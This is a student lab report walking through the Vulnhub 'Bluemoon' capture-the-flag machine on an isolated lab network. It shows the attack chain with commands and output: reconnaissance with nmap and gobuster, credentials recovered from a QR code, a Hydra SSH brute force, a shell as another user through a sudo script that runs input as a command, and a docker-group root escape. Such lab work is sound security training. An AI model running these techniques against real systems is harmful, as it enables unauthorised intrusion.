

UNIVERSITI KUALA LUMPUR

Malaysian Institute of Industrial Technology


IKB21403 VULNERABILITY ANALYSIS


LAB 2: Vulnerable machine: Vulnhub - Bluemoon

Name	ID Number
ANUSHREE A/P KUMARA SWAMY	52215125762

1. Reconnaissance

First checked my own IP with `ifconfig` — Kali was on **192.168.56.103**





Then now scan the entire network with

nmap -sn 192.168.56.0/24

by using a ping scan to find a target machine in the network. Target at **192.168.56.104.**

```
┌──(anushree㉿kali)-[/home/anushree]
└─PS> nmap -sV 192.168.56.104
Starting Nmap 7.99 ( https://nmap.org ) at 2026-11-04 00:12 +0800
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.0013s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:5E:E2:43 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.52 seconds
```

Then now we need to gather information about the machine using

nmap -sV 192.168.56.104

Three services are **open ftp-port 21 , ssh-port 22 , http-port 80.**

2. Web Enumeration




Now we can use http://192.168.56.104 to check with HTTP service

Go to the browser and give the ip address of the target and enter. Nothing useful is found on the webpage.


```
┌──(anushree㉿kali)-[/home/anushree]
└─PS> gobuster dir -u http://192.168.56.104 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.104
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
server-status        (Status: 403) [Size: 279]
hidden_text          (Status: 200) [Size: 1169]
Progress: 220558 / 220558 (100.00%)
===============================================================
Finished
===============================================================
```

gobuster dir -u http://192.168.56.104 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Here we find **hidden_text** directory. Now we go inside that directory.



Visiting the site showed us a hidden link leading us to a qr code image and now we download it into our system.



Decoding the QR code (via https://zxing.org/w/decode.jspx) revealed a bash script:

Decode Succeeded

Raw text	#!/bin/bash HOST=ip USER=userftp PASSWORD=ftpp@ssword ftp -inv $HOST user $USER $PASSWORD bye EOF
Raw bytes	46 32 32 12 f6 26 96 e2 f6 26 17 36 80 a0 a4 84 f5 35 43 d6 97 00 a5 55 34 55 23 d7 57 36 57 26 67 47 00 a5 04 15 35 35 74 f5 24 43 d6 67 47 07 04 07 37 37 76 f7 26 40 a0 a6 67 47 02 02 d6 96 e7 62 02 44 84 f5 35 42 07 57 36 57 22 02 45 55 34 55 22 02 45 04 15 35 35 74 f5 24 40 a6 27 96 50 a4 54 f4 60 ec 11 ec 11 ec 11 ec
Barcode format	QR_CODE
Parsed Result Type	TEXT
Parsed Result	#!/bin/bash HOST=ip USER=userftp PASSWORD=ftpp@ssword ftp -inv $HOST user $USER $PASSWORD bye EOF

This gave FTP credentials: **USER: userftp**

PASSWORD:ftpp@ssword

3. FTP Access

```
┌──(anushree㉿kali)-[/home/anushree]
└─PS> ftp 192.168.56.104
Connected to 192.168.56.104.
220 (vsFTPd 3.0.3)
Name (192.168.56.104:anushree): userftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Logged into FTP with the discovered credentials.

```
ftp> ls
229 Entering Extended Passive Mode (|||18717|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             147 Mar 07  2021 information.txt
-rw-r--r--    1 0        0             363 Mar 07  2021 p_lists.txt
226 Directory send OK.
ftp> get information.txt
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||50975|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
100% |*****************************************************************************************************************************************************
226 Transfer complete.
147 bytes received in 00:00 (15.07 KiB/s)
ftp> get p_lists.txt
local: p_lists.txt remote: p_lists.txt
229 Entering Extended Passive Mode (|||61856|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
100% |*****************************************************************************************************************************************************
226 Transfer complete.
363 bytes received in 00:00 (31.44 KiB/s)
```

Used the ls command to find the files in the ftp directory. Two files called **information.txt** and **p_lists.txt** were found in ftp directory. We download the information inside the files using **get** command.

```
┌──(anushree㉿kali)-[/home/anushree]
└─PS> cat information.txt

Hello robin ...!

    I'm Already Told You About Your Password Weekness. I will give a Password list. you May Choose Anyone of The Password.
```

Then, view the info inside the files using **cat** command.
information.txt contained a note, hinting at a user and a password list.


```
┌──(anushree㉿kali)-[/home/anushree]
└─PS> cat p_lists.txt
h4ck3rp455wd
4dm1n
Pr0h4ck3r
5cr1ptk1dd3
pubgpr0pl4yer
H34d5h00t3r
p@ssw0rd
@@d1dn0tf1nd
J4ck_5p4rr0w
c4pt10n_jack
D0veC4m3r0n
f1nnb4l0r
r0manr3ing5
s3thr0lin5
Demonk1ng
R4ndy0rton
Big_sh0w
j0hnc3na
5tr0ngp@ssw0rd
S4br1n4
4nnlyn
C4rp3nt3r
K0fiKing5t0n
chNAMPIN
Herr0lins
G0palT0p3r
Log3shDriv3r
k4rv3ndh4nh4ck3r
P0nmuGunth0n
Shank3rD3v
KishorMilkV4n
S4th15hR4cer
```

p_lists.txt was a list of ~30 candidate passwords, clearly meant to be brute-forced against the user robin.

4. Brute-Forcing SSH

Used Hydra to spray the password list against SSH for user robin.

hydra -l robin -P p_lists.txt ssh://192.168.56.104



We found the password for user robin, **robin : k4rv3ndh4nh4ck3r**

5. Initial Shell Access

```
┌──(anushree㉿kali)-[/home/anushree]
└─PS> ssh robin@192.168.56.104
The authenticity of host '192.168.56.104 (192.168.56.104)' can't be established.
ED25519 key fingerprint is: SHA256:C+Z/8na2o0LXAqk7WswSnNQya1ZPegq4CyO9DR+VXTw
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.104' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
robin@192.168.56.104's password:
Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr  4 07:43:48 2021 from 192.168.43.44
robin@BlueMoon:~$
```

Logged in over SSH:
ssh robin@192.168.56.104

```
robin@BlueMoon:~$ whoami
robin
robin@BlueMoon:~$ ls
project  user1.txt
robin@BlueMoon:~$ ls -al
total 36
drwxr-xr-x 4 robin robin 4096 Apr  4  2021 .
drwxr-xr-x 5 root  root  4096 Mar  8  2021 ..
-rw------- 1 robin robin   19 Apr  4  2021 .bash_history
-rw-r--r-- 1 robin robin  220 Mar  7  2021 .bash_logout
-rw-r--r-- 1 robin robin 3526 Mar  7  2021 .bashrc
drwxr-xr-x 3 robin robin 4096 Mar  7  2021 .local
-rw-r--r-- 1 robin robin  807 Mar  7  2021 .profile
drwxr-xr-x 2 robin robin 4096 Mar  8  2021 project
-rw-r--r-- 1 robin robin   69 Mar  7  2021 user1.txt
robin@BlueMoon:~$ cat user1.txt
You Gained User-1 Flag

        ==> Fl4g{u5er1r34ch3d5ucc355fully}


robin@BlueMoon:~$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User robin may run the following commands on bluemoon:
    (jerry) NOPASSWD: /home/robin/project/feedback.sh
robin@BlueMoon:~$
```

whoami → robin
ls -al → found project/ dir and user1.txt
Reading user1.txt gave the first flag:
Fl4g{u5er1r34ch3d5ucc355fully}

Checked sudo permissions.This showed robin could run one script as user jerry, no password required.

```
robin@BlueMoon:~$ cd project
robin@BlueMoon:~/project$ ls
feedback.sh
robin@BlueMoon:~/project$ cat feedback.sh
#!/bin/bash

clear
echo -e "Script For FeedBack\n"

read -p "Enter Your Name : " name
echo ""
read -p "Enter You FeedBack About This Target Machine : " feedback
echo ""
$feedback 2>/dev/null

echo -e "\nThanks For Your FeedBack ... !\n"
robin@BlueMoon:~/project$
```

6. Privilege Escalation to Jerry

```
robin@BlueMoon:~/project$ sudo -u jerry /home/robin/project/feedback.sh
```

```
Session  Actions  Edit  View  Help
Script For FeedBack

Enter Your Name : jerry

Enter You FeedBack About This Target Machine : /bin/bash

whoami
jerry
pwd
/home/robin/project
ls
feedback.sh
cd /home/jerry]
cd /home/jerry
ls
user2.txt
cat user2.txt

You Found User-2 Flag

       ⟹ Fl4g{Y0ur34ch3du53r25uc355ful1y}

You Are Reached Near To Me ... Try To Find

                              - Root

python -c 'import pty; pty.spawn("/bin/bash")'
jerry@BlueMoon:~$ id
```

This dropped an interactive bash shell as **jerry**. From there, navigated to jerry's home directory and found the second flag: **Fl4g{Y0ur34ch3du53r25uc355ful1y}**

Upgrade current shell to interactive shell. Checked jerry's group memberships. Jerry was a member of the **docker** group. Checked available Docker images:
docker image ls
alpine:latest

```
python -c 'import pty; pty.spawn("/bin/bash")'
jerry@BlueMoon:~$ id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
jerry@BlueMoon:~$ docker image ls
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
alpine              latest              28f6e2705743        5 years ago         5.61MB
jerry@BlueMoon:~$
```

7. Privilege Escalation to Root

```
jerry@BlueMoon:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# cd /home
# ls
jerry  robin  userftp
# cd /root
# ls -al
total 24
drwx------  3 root root 4096 Apr  4  2021 .
drwxr-xr-x 18 root root 4096 Mar  7  2021 ..
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4096 Mar  7  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root  240 Apr  4  2021 root.txt
# r^Hcat ^H^H^H^H^H
sh: 6: cat: not found
# cat root.txt

⟹  Congratulations  ⟸

You Reached Root ... !

Root-Flag

    Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}

Created By

        Kirthik - Karvendhan


instagram = ____kirthik____


!......Bye See You Again......!

#
```

Used the Alpine image to mount the host's root filesystem.
docker run -v /:/mnt --rm -it alpine chroot /mnt sh

Navigate into root to find the final flag.

cat root.txt
Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}

Flags Captured

- User 1: Fl4g{u5er1r34ch3d5ucc355fully}
- User 2: Fl4g{Y0ur34ch3du53r25uc355ful1y}
- Root: Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}

Key Takeaways / Lessons

- Hidden files/directories on web servers can leak sensitive info.
- Weak/predictable passwords are still exploitable with basic wordlist attacks.
- Scripts that take user input and execute it as a shell command are a serious vulnerability.
- Membership in the docker group is equivalent to root access on the host.